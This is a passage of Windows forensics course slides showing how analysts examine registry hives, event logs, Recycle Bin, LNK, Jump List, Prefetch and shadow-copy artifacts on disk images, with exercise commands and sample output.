603 Nov 11 07:46 security.txt
658K Nov 11 07:46 software.txt
157K Nov 11 07:46 system.txt
1.5K Nov 11 07:47 UsrClass.txt
```

1.6 General information: sam, security

```
less out/SAM.txt
```

```
Username      : Administrator [500]
  Last Login Date : 2008-07-21 01:22:18Z
  Pwd Fail Date  : Never
  Login Count    : 24

Username      : Jean [1004]
  Last Login Date : 2008-07-20 00:00:41Z
  Pwd Fail Date  : Never
  Login Count    : 80

Group Name   : Administrators [7]
LastWrite     : 2008-05-14 05:35:35Z
  S-1-5-21-484763869-796845957-839522115-1006
  S-1-5-21-484763869-796845957-839522115-1008
  S-1-5-21-484763869-796845957-839522115-1007
  S-1-5-21-484763869-796845957-839522115-1005
  S-1-5-21-484763869-796845957-839522115-1003
  S-1-5-21-484763869-796845957-839522115-500
  S-1-5-21-484763869-796845957-839522115-1004
```

```
less out/security.txt
```

1.6 General information: system, software

```
regripper -p winver -r software
```

ProductName	Microsoft Windows XP
CSDVersion	Service Pack 3
BuildLab	2600.xpsp.080413-2111
RegisteredOrganization	
RegisteredOwner	Jean User
InstallDate	2008-05-13 21:29:32Z

```
regripper -p networkcards -r software
```

Description	Key	LastWrite	time
VMware Accelerated AMD PCNet Adapter		2008-05-14	05:31:26Z

```
regripper -p uninstall -r software
```

2008-07-19 23:32:23Z
VMware Tools v.3.2.0.1288
.....

```
regripper -p ips -r system
```

IPAddress	Domain
192.168.117.129	localdomain

1.6 General information: system, software

```
regripper -p profilelist -r software
```

```
Path      : %SystemDrive%\Documents and Settings\Jean
SID       : S-1-5-21-484763869-796845957-839522115-1004
LastWrite : 2008-07-21 01:18:00Z
```

```
Path      : %SystemDrive%\Documents and Settings\Devon
SID       : S-1-5-21-484763869-796845957-839522115-1007
LastWrite : 2008-07-12 06:04:40Z
```

```
Path      : %SystemDrive%\Documents and Settings\Administrator
SID       : S-1-5-21-484763869-796845957-839522115-500
LastWrite : 2008-07-21 01:31:01Z
```

```
regripper -p shutdown -r system
```

```
ControlSet001\Control\Windows key, ShutdownTime value
LastWrite time: 2008-07-21 01:31:32Z
ShutdownTime  : 2008-07-21 01:31:32Z
```

```
regripper -p timezone -r system
```

```
ControlSet001\Control\TimeZoneInformation
LastWrite Time 2008-05-14 06:55:57Z
DaylightName  -> GMT Daylight Time
```

1.7 Tracing user activity

MRU - Most Recently Used

Open/Save As dialog box

```
regripper -p comdlg32 -r NTUSER.DAT
```

Recent Docs opened via Win. Explorer

```
regripper -p recentdocs -r NTUSER.DAT
```

ShellBags (Win7+)

Properties of folders

```
regripper -p shellbags -r UsrClass.dat
```

Program execution

UserAssist: GUI based launched

```
regripper -p userassist -r NTUSER.DAT
```

ShimCache: Track compatibility issues

```
regripper -p shimcache -r system
```

1.7 Tracing user activity

USB attached devices

USBStor: Attached devices

```
less /media/case1/WINDOWS/setupapi.log  
regripper -p usbstor -r system
```

USBStor: Vendor & Product ID

```
regripper -p usb -r system
```

MountedDevices

```
regripper -p mountdev -r system
```

MountPoints

```
regripper -p mp2 -r NTUSER.DAT
```

SANS Posters:

<https://www.sans.org/posters/windows-forensic-analysis/>
<https://www.sans.org/posters/hunt-evil/>



2. Windows Event Logs

2.1 Inroduction

- Up to Windows XP
 - Mainly 3 .evt files:
 - Security: secevent.evt
 - System: sysevent.evt
 - Application: appevent.evt
 - ... maybe some server service specific
 - Location: /Windows/System32/config/
 - Binary Event Log file format
- Beginning with Vista
 - Many .evtx files:
 - Security.evtx
 - System.evtx
 - Application.evtx
 - 120 files ++
 - Location: /Windows/System32/winevt/Logs/
 - New binary XML format

2.1 Inroduction

- Advantage
 - Full fledged logging
 - Logging important events: E.g. Logon Success, ...
 - Detailed information
- Disadvantage
 - Limited period of time
 - Importand events not logged by default: E.g. Logon Fail
 - Manny events, hard to find related information
- Always interesting
 - Logon / Logoff
 - System boot
 - Services started
 - Hardware (dis)connected

2.2 Example: Event Viewer

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of log sources, including Custom Views, Windows Logs (Application, Security, Setup, System, Forwarded Events), and Applications and Services Logs (Hardware Events, Internet Explorer, Key Management Service, Media Center, Microsoft, Windows, Backup, Biometrics, Bits-Client, Analytic, Operational, Bluetooth-MTPEnum, BranchCache). The right pane shows a list of events under the 'Security' tab, with a total of 814 events available. One event is selected, highlighted in blue. The details pane below shows the selected event (Event ID 4624) with the title 'Event 4624, Microsoft Windows security auditing.' The 'General' tab is selected, displaying the message 'An account was successfully logged on.' and the subject information:

Subject:
Security ID: SYSTEM
Account Name: WIN7WS\$
Account Domain: WORKGROUP
Logon ID: 0x3e7

The 'Details' tab is also visible but contains no specific data for this event.

Logon Type:	2
New Logon:	Security ID: Win7WS\John Account Name: John Account Domain: Win7WS Logon ID: 0x18333 Logon GUID: {00000000-0000-0000-0000-000000000000}
Process Information:	Process ID: 0x18c

2.3 Get support

- Review logging policies

```
$ rip.pl -r SECURITY -p auditpol
.....
System:Other System Events S/F
Logon/Logoff:Logon S
Logon/Logoff:Logoff S
Logon/Logoff:Account Lockout S
Logon/Logoff:IPsec Main Mode N
Logon/Logoff:IPsec Quick Mode S
Logon/Logoff:IPsec Extended Mode N
Logon/Logoff:Special Logon N
Logon/Logoff:Other Logon/Logoff Events N
Logon/Logoff:Network Policy Server S/F
Object Access:File System N
.....
```

- Online:
 - Microsoft TechNet
 - <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/>
 - <http://eventid.net/>

2.4 Extracting and exploring event logs: Exercise

Extracting event logs

2.4 Extracting and exploring event logs: Exercise

Extracting event logs

```
mkdir evtx  
mkdir evtx/out  
  
mmcls nps-2008-jean.raw  
sudo mount -o ro,offset=$((512*63)) nps-2008-jean.raw /media/sansforensics/casenps/  
  
cp /media/sansforensics/casenps/WINDOWS/system32/config/AppEvent.Evt evtx/  
cp /media/sansforensics/casenps/WINDOWS/system32/config/SecEvent.Evt evtx/  
cp /media/sansforensics/casenps/WINDOWS/system32/config/SysEvent.Evt evtx/  
ls -lh evtx/
```

Exploring event logs

2.4 Extracting and exploring event logs: Exercise

Extracting event logs

```
mkdir evtx  
mkdir evtx/out  
  
mmls image.raw  
sudo mount=o ro,offset=$((512*63)) image.raw/media/case1/  
  
cp /media/case1/WINDOWS/system32/config/AppEvent.Evt evtx/  
cp /media/case1/WINDOWS/system32/config/SecEvent.Evt evtx/  
cp /media/case1/WINDOWS/system32/config/SysEvent.Evt evtx/  
ls -lh evtx/
```

Exploring event logs

```
sudo apt install libevt-utils  
  
evtinfo evtx/AppEvent.Evt  
evtinfo evtx/SecEvent.Evt  
evtinfo evtx/SysEvent.Evt  
  
evtexport AppEvent.Evt | less  
evtexport SysEvent.Evt | less
```

2.4 Extracting and exploring event logs

<https://eventlogxp.com/>

The screenshot shows the Event Log Explorer interface. The main pane displays a list of 28541 events, filtered for 'Audit Success' on the 'Security' log. One specific event is selected, highlighted in blue. The details pane shows the following information for the selected event:

Description
Account Domain: DFRIR Logon ID: 000003E7
Logon Type: 5
Impersonation Level: Impersonation
New Logon: Security ID: S-1-5-18 Account Name: SYSTEM Account Domain: NT AUTHORITY Logon ID: 000003E7 Logon GUID: {00000000-0000-0000-0000-000000000000}
Process Information: Process ID: 00000234 Process Name: C:\Windows\System32\services.exe
Network Information: Workstation Name: - Source Network Address: - Source Port: -
Detailed Authentication Information: Logon Process: Advapi Authentication Package: Negotiate Transited Services: - Package Name (NTLM only): - Key Length: 0

2.5 Example .evtx

- Logon Success

```
$ evtxexport Security.evtx | less
.....
Event number          : 668
Written time         : Apr 15, 2019 12:58:33.650031000 UTC
Event level          : Information (0)
Computer name        : Win7WS
Source name          : Microsoft-Windows-Security-Auditing
Event identifier     : 0x00001210 (4624)
Number of strings    : 20
String: 1             : S-1-5-18
String: 2             : WIN7WS$
String: 3             : WORKGROUP
String: 4             : 0x00000000000003e7
String: 5             : S-1-5-21-3408732720-2018246097-660081352-1000
String: 6             : John
String: 7             : Win7WS
String: 9             : 2
.....
String: 17            : 0x0000018c
String: 18            : C:\Windows\System32\winlogon.exe
String: 19            : 127.0.0.1
```

- Logon Fail

```
$ evtxexport Security.evtx | grep 4625
```

2.5 Example .evtx

This is a valuable piece of information as it tells you HOW the user just logged on:

Logon Type	Description
2	Interactive (logon at keyboard and screen of system)
3	Network (i.e. connection to shared folder on this computer from elsewhere on network)
4	Batch (i.e. scheduled task)
5	Service (Service startup)
7	Unlock (i.e. unattended workstation with password protected screen saver)
8	NetworkCleartext (Logon with credentials sent in the clear text. Most often indicates a logon to IIS with "basic authentication") See this article for more information.
9	NewCredentials such as with RunAs or mapping a network drive with alternate credentials. This logon type does not seem to show up in any events. If you want to track users attempting to logon with alternate credentials see 4648 . MS says "A caller cloned its current token and specified new credentials for outbound connections. The new logon session has the same local identity, but uses different credentials for other network connections."
10	RemoteInteractive (Terminal Services, Remote Desktop or Remote Assistance)
11	CachedInteractive (logon with cached domain credentials such as when logging on to a laptop when away from the network)

Impersonation Level: (Win2012 and later)

From MSDN

Anonymous	Anonymous COM impersonation level that hides the identity of the caller. Calls to WMI may fail with this impersonation level.
-----------	---

2.6 Other log files

- `/Windows/setuplog.txt`
 - Until WinXP, when Windows is installed
- `/Windows//Debug/netsetup.log`
 - Until WinXP, when Windows is installed
- `/Windows/setupact.log`
 - Graphical part of setup process

```
2019-04-05 11:39:56, Info CBS Starting the TrustedInstaller main loop.  
2019-04-05 11:39:56, Info CBS TrustedInstaller service starts successfully.  
2019-04-05 11:39:56, Info CBS Setup in progress, aborting startup processing check  
2019-04-05 11:39:56, Info CBS Startup processing thread terminated normally
```

- `/Windows/setupapi.log`

`/Windows/inf/setupapi.dev.log`
`/Windows/inf/setupapi.app.log`
`/Windows/inf/setupapi.offline.log`

- `/Windows/Tasks/SCHEDLGU.TXT`
 - Task Scheduler Log

2.7 Exercise: Automated tools

Example: Chainsaw

```
wget https://github.com/WithSecureLabs/chainsaw/releases/  
      download/v2.10.1/chainsaw_all_platforms+rules.zip  
  
7z x chainsaw_all_platforms+rules.zip  
cd chainsaw  
chmod +x ./chainsaw_x86_64-unknown-linux-gnu  
git clone https://github.com/sbousseaden/EVTX-ATTACK-SAMPLES.git  
  
. ./chainsaw_x86_64-unknown-linux-gnu hunt EVTAX-ATTACK-SAMPLES/ -s sigma/  
      —mapping mappings/sigma—event—logs—all.yml | less
```

```
[+] Loading detection rules from: sigma/  
[!] Loaded 3336 detection rules (490 not loaded)  
[+] Loading forensic artefacts from: EVTAX-ATTACK-SAMPLES/Command  
      and Control, 2 (extensions: .evt, .evtx)
```

Challenge: Hayabusa


<https://github.com/Yamato—Security/hayabusa>



3. Other Windows Artifacts

3.1 Recycle Bin - User support to undelete


- Files move to Recycle Bin:
 - Moved by mouse
 - Right click: Delete
- Not move to Recycle Bin:
 - Right click: Delete + SHIFT
 - Command line: del
 - Files on network shares
- NukeOnDelete
 - HKEY_USERS/_UUID_/Software/Microsoft/Windows/CurrentVersion/Explorer/BitBucket/Volume/{_Volume_ID_}/NukeonDelete



Name	Type	Data
(Default)	REG_SZ	(value not set)
MaxCapacity	REG_DWORD	0x000004c2 (1218)
NukeonDelete	REG_DWORD	0x00000000 (0)

3.1 Recycle Bin - Life-Investigate

- Play script: `TextFile.txt`
 - 2019-04-30 17:31:57 UTC+2: Born
 - 2019-04-30 17:34:44 UTC+2: Content Modified
 - 2019-04-30 17:35:32 UTC+2: Deleted
- Analyze Recycle.Bin:



3.1 Recycle Bin - Forensics

- Play script: `TestFile.txt`
 - 2019-04-30 17:31:57 UTC+2: Born
 - 2019-04-30 17:34:44 UTC+2: Content Modified
 - 2019-04-30 17:35:32 UTC+2: Deleted
- Analyze `Recycle.Bin` directory:

```
/$Recycle.Bin/S-1-5-21-3408732720-2018246097-660081352-1000/
 129 Apr  5 11:46  desktop.ini
 544 Apr 30 17:35  '$IOMHI9A.txt'
 320 Apr 30 17:34  '$ROMHI9A.txt'
```

```
strings -el \$IOMHI9A.txt
C:\Users\John\Documents\recycleTest\TestFile.txt
```

```
strings \$ROMHI9A.txt
Test File
=====
This is a test file. It is just created to test Forensic
Artifacts for the 'Recycle Bin'.
.....
```

3.1 Recycle Bin - Forensics


- Play script: `TextFile.txt`
 - 2019-04-30 17:31:57 UTC+2: Born
 - 2019-04-30 17:34:44 UTC+2: Content Modified
 - 2019-04-30 17:35:32 UTC+2: Deleted
- File system timeline `Recycle.Bin` directory:

```
Tue Apr 30 2019 17:31:57
    320 ...b 47164-128-1 /$Recycle.Bin/S-1-5-21- ..... -1000/$ROMHI9A.txt
```

```
Tue Apr 30 2019 17:34:44
    320 ma.. 47164-128-1 /$Recycle.Bin/S-1-5-21- ..... -1000/$ROMHI9A.txt
```

```
Tue Apr 30 2019 17:35:32
    544 macb 44155-128-1 /$Recycle.Bin/S-1-5-21- ..... -1000/$IOMHI9A.txt
    48 mac. 47022-144-1 /Users/John/Documents/recycleTest
    320 ...c. 47164-128-1 /$Recycle.Bin/S-1-5-21- ..... -1000/$ROMHI9A.txt
    376 mac. 9632-144-1 /$Recycle.Bin/S-1-5-21- ..... -1000
```

3.1 Recycle Bin - Filename & Extension



3.2 LNK Files

- Link or shortcut to files, applications, resources
- User activity: Files access
 - Local
 - Network shares
 - Appached devices
- LNK file remain after target file is deleted

```
Thu May 02 2019 14:54:02
280 ...b      43701-144-1 /Users/John/Documents/LNK
```

```
Thu May 02 2019 14:54:28
66 macb      43702-128-1 /Users/John/Documents/LNK/Test.txt
```

```
1573 macb      43922-128-4 /Users/John/AppData/Roaming/Microsoft/
Windows/Recent/LNK.lnk
```

```
2779 macb      43716-128-4 /Users/John/AppData/Roaming/Microsoft/
Windows/Recent/Test.txt.lnk
```

3.2 LNK Files

- Information inside LNK files
 - Target file MAC times
 - Target file size
 - Target file path
 - Volume information

```
exiftool Test.txt.lnk
...
Create Date      : 2019:05:02 14:54:28+02:00
Access Date      : 2019:05:02 14:54:28+02:00
Modify Date      : 2019:05:02 14:54:28+02:00
Target File Size : 66
Icon Index       : (none)
Run Window        : Normal
Hot Key          : (none)
Drive Type       : Fixed Disk
Volume Label     :
Local Base Path  : C:\Users\
Net Name          : 8
Net Provider Type: Unknown (0x20000)
Relative Path     : ..\..\..\..\..\Documents\Test\Test.txt
Working Directory : C:\Users\John\Documents\Test
Machine ID        : john—pc
```

3.2 LNK Files: Exercise

Extract and investigate LNK file for document: 'm57biz.xls'

Preparation work:

3.2 LNK Files: Exercise

Extract and investigate LNK file for document: 'm57biz.xls'

Preparation work:

```
sudo mount -o ro,offset=$((512*63)) image.raw /media/case1
mkdir Lnk
```

Copy LNK file:

3.2 LNK Files: Exercise

Extract and investigate LNK file for document: 'm57biz.xls'

Preparation work:

```
sudo mount -o ro,offset=$((512*63)) image.raw /media/case1  
mkdir Lnk
```

Copy LNK file:

```
cp /media/case1/Documents\ and\ Settings/Jean/Recent/m57biz.Lnk Lnk/
```

Investigate with exiftool:

3.2 LNK Files: Exercise

Extract and investigate LNK file for document: 'm57biz.xls'

Preparation work:

```
sudo mount -o ro,offset=$((512*63)) image.raw /media/case1
mkdir lnk
```

Copy LNK file:


```
cp /media/case1/Documents\ and\ Settings/Jean/Recent/m57biz.lnk lnk/
```

Investigate with exiftool:

```
exiftool lnk/m57biz.lnk
.....
File Attributes          : Archive
Create Date              : 2008:07:20 01:28:03+00:00
Access Date              : 2008:07:20 01:28:03+00:00
Modify Date              : 2008:07:20 01:28:03+00:00
Target File Size         : 291840
Drive Type               : Fixed Disk
Local Base Path          : C:\Documents and Settings\Jean\Desktop\m57biz.xls
Machine ID               : jean-13fbf038a3
```

3.3 Jump Lists

- Introduced with Windows 7
- Similar Recent folder
- Recently opened documents / application
- Makes them accessible at Windows main menu



`AppData/Roaming/Microsoft/Windows/Recent/AutomaticDestinations`

`AppData/Roaming/Microsoft/Windows/Recent/CustomDestinations`

3.3 Jump Lists

- File names start with 16 hex characters → JumpList ID
- File names end with .xxxDestinations-ms

```
C:> dir \Users\John\AppData\Roaming\Microsoft\Windows\Recent\AutomaticDestinations
```

04/05/2020 12:50	33 792 1b4dd67f29cb1962.automaticDestinations-ms
14/06/2019 16:43	4 608 28c8b86deab549a1.automaticDestinations-ms
10/04/2019 14:32	29 696 6824f4a902c78fb9.automaticDestinations-ms
10/04/2020 14:12	9 216 7e4dca80246863e3.automaticDestinations-ms
04/05/2020 12:50	8 704 918e0ecb43d17e23.automaticDestinations-ms
10/04/2019 14:30	3 072 b74736c2bd8cc8a5.automaticDestinations-ms
09/04/2019 14:43	6 144 de48a32edcbe79e4.automaticDestinations-ms

- Each Hex value correspond to an fixed application
- 918e0ecb43d17e23 = Notepad.exe

→ <https://github.com/EricZimmerman/JumpList/blob/master/JumpList/Resources/AppIDs.txt>

3.3 Jump Lists

- Exercise: Identify applications

```
cd JumpLists/AutomaticDestinations/  
ls -l
```

```
1b4dd67f29cb1962.automaticDestinations-ms -->  
28c8b86deab549a1.automaticDestinations-ms -->  
6824f4a902c78fdb.automaticDestinations-ms -->  
7e4dca80246863e3.automaticDestinations-ms -->  
918e0ecb43d17e23.automaticDestinations-ms -->  
b74736c2bd8cc8a5.automaticDestinations-ms -->  
de48a32edcbe79e4.automaticDestinations-ms -->
```

- Exercise: Analyze the Notepad Jump List file

-

3.3 Jump Lists

- Exercise: Identify applications

```
cd JumpLists/AutomaticDestinations/  
||
```

```
1b4dd67f29cb1962.automaticDestinations-ms -> Windows Explorer  
28c8b86deab549a1.automaticDestinations-ms -> Internet Explorer 8  
6824f4a902c78fdb.automaticDestinations-ms -> Firefox 64.x  
7e4dca80246863e3.automaticDestinations-ms -> Control Panel  
918e0ecb43d17e23.automaticDestinations-ms -> Notepad (32-bit)  
b74736c2bd8cc8a5.automaticDestinations-ms -> WinZip  
de48a32edcbe79e4.automaticDestinations-ms -> Acrobat Reader 15.x
```

- Exercise: Analyze the Notepad Jump List file

-

3.3 Jump Lists

- Exercise: Identify applications

```
cd JumpLists/AutomaticDestinations/  
||
```

```
1b4dd67f29cb1962 . automaticDestinations-ms -> Windows Explorer  
28c8b86deab549a1 . automaticDestinations-ms -> Internet Explorer 8  
6824f4a902c78fb9 . automaticDestinations-ms -> Firefox 64.x  
7e4dca80246863e3 . automaticDestinations-ms -> Control Panel  
918e0ecb43d17e23 . automaticDestinations-ms -> Notepad (32-bit)  
b74736c2bd8cc8a5 . automaticDestinations-ms -> WinZip  
de48a32edcbe79e4 . automaticDestinations-ms -> Acrobat Reader 15.x
```

- Exercise: Analyze the Notepad Jump List file

7z 918e0ecb43d17e23. automatic Destinations—ms					
Date	Time	Attr	Size	Compressed	Name
		1398	1408	2
		1368	1408	1
		436	448	4
		392	448	3

```
→ file  
→ exiftool  
→ strings  
7z x 918e0ecb43d17e23.automaticDestinations-ms  
strings -el DestList
```

3.4 Prefetch Files

- Application prefetching since XP
 - Monitor an application when it starts
 - Collect information about resources needed
 - Wait 10sec after application started
 - Know where to find the resources
 - Better performance: App launch faster
 - Better user experience
- Forensics value:
 - Proof an application was started
 - Secondary artifact
 - Created by the OS
 - Not deleted by the attacker
 - Even if the application don't exists anymore
 - And more

3.4 Prefetch Files

- Example: From file system time line

```
Thu May 02 2019 14:52:40
    179712 .a...      10940-128-3 /Windows/notepad.exe
```

```
Thu May 02 2019 14:52:50
    56 mac.      42729-144-6 /Windows/Prefetch
    16280 macb     43700-128-4 /Windows/Prefetch/NOTEPAD.EXE-D8414F97.pf
```

- Elements of the file name at /Windows/Prefetch
 - Application name
 - One way hash of path to the application
 - File extension: .pf
- Information found inside a Prefetch file:
 - Run count: How often application run
 - Last time executed
 - Application name incl. parameter
 - Path to application and resources

3.4 Prefetch Files

- Parsing a Prefetch file

```
prefetch.py -f NOTEPAD.EXE-D8414F97.pf
```

```
Executable Name: NOTEPAD.EXE
Run count: 1
Last Executed: 2019-05-02 12:52:40.339584

Resources loaded:
1:  \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\NTDLL.DLL
2:  \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\KERNEL32.DLL
3:  \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\APISETSCHEMA.DLL
4:  \DEVICE\HARDDISKVOLUME2\WINDOWS\SYSTEM32\KERNELBASE.DLL
.....
....
```

- Additional benefits like:

- User folder where the malware got executed
- Compare Run count of different VSS could
→ Behavior of user

3.4 Prefetch Files: Exercise

Extract and investigate the Excel prefetch file

Copy prefetch file :

```
mkdir prefetch
cp /media/sansforensics/casenps/WINDOWS/Prefetch/EXCEL.EXE-1C75F8D6.pf prefetch/
```

Investigate LNK file :

```
strings -el prefetch/EXCEL.EXE-1C75F8D6.pf | less
```

```
pref.pl -f prefetch/EXCEL.EXE-1C75F8D6.pf
```

```
File      : prefetch/EXCEL.EXE-1C75F8D6.pf
Exe Path  : \DEVICE\HARDDISKVOLUME1\PROGRAM FILES\MICROSOFT OFFICE\OFFICE\EXCEL.EXE
Last Run  : Sun Jul 20 01:27:40 2008
Run Count : 2
```

3.5 XP Restore Points

- Backup of:
 - Critical system files
 - Registry partially
 - Local user profiles
 - But NO user data!
- Created automatically:
 - Every 24 hours
 - Windows Update
 - Installation of applications incl. driver
 - Manually
- For user: Useful to recover a broken system
- For analyst:
 - rp.log
 - Description of the cause
 - Time stamp
 - State of the system at different times


3.6 VSS - Volume Shadow Copy Service

- Backup Service
 - System files
 - User data files
 - Operates on block level
- On live system
 - Run CMD as administrator

```
>vssadmin list shadows /for=c:/  
vssadmin 1.1 — Volume Shadow Copy Service administrative command-line tool  
(C) Copyright 2001—2005 Microsoft Corp.  
  
Contents of shadow copy set ID: {33eb3a7b—6d03—4045—aa70—37b714d49c72}  
Contained 1 shadow copies at creation time: 10/04/2019 16:06:30  
Shadow Copy ID: {34d9910b—ac1d—4b10—b282—89dde217d0fb}  
Original Volume: (C:)\\?\Volume{a62c8cd4—5786—11e9—a9fd—806e6f6e6963}\\  
Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1  
Originating Machine: Win7WS  
Service Machine: Win7WS  
Provider: 'Microsoft Software Shadow Copy provider 1.0'  
Type: ClientAccessibleWriters  
Attributes: Persistent, Client-accessible, No auto release, Differential,  
Auto recovered
```

3.6 VSS - Configuration


HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\VSS



The screenshot shows the Windows Registry Editor window for the VSS service. The left pane displays a tree view of registry keys under 'Control'. The right pane is a table with columns 'Name', 'Type', and 'Data'.

Name	Type	Data
(Default)	REG_SZ	(value not set)
BITS_BAK	REG_MULTI_SZ	C:\Windows\System32\Bits.bak
BITS_LOG	REG_MULTI_SZ	C:\Windows\System32\Bits.log
BITS_metadata	REG_MULTI_SZ	C:\ProgramData\Microsoft\Network\Downloader*
ETW	REG_MULTI_SZ	%SystemRoot%\system32\LogFiles\WM\RTBackup...
FVE_Control	REG_MULTI_SZ	\System Volume Information\FVE.(e40ad34d-dae9...)
FVE_Log	REG_MULTI_SZ	\System Volume Information\FVE.(c9ca54a3-6983...)
FVE_Wipe	REG_MULTI_SZ	\System Volume Information\FVE.(9ef82dfa-1239...)
Internet Explorer	REG_MULTI_SZ	%UserProfile%\index.dat /s
Kernel Dumps	REG_MULTI_SZ	%systemroot%\Minidump\^ /s %systemroot%\me...
Memory Page File	REG_MULTI_SZ	\Pagefile.sys

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\BackupRestore



The screenshot shows the Windows Registry Editor window for the BackupRestore control. The left pane displays a tree view of registry keys under 'Control'. The right pane is a table with columns 'Name', 'Type', and 'Data'.

Name	Type	Data
(Default)	REG_SZ	(value not set)
DependOnService	REG_MULTI_SZ	RPCSS
Description	REG_SZ	@%systemroot%\system32\vssvc.exe,-101
DisplayName	REG_SZ	@%systemroot%\system32\vssvc.exe,-102
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	%systemroot%\system32\vssvc.exe
ObjectName	REG_SZ	LocalSystem
ServiceSidType	REG_DWORD	0x00000001 (1)
Start	REG_DWORD	0x00000003 (3)
Type	REG_DWORD	0x00000010 (16)

3.5 VSS - Analysis

Analyze disk image

```
vshadowinfo -o $((512*206848)) 8d34ce.raw
```

```
Volume Shadow Snapshot information:  
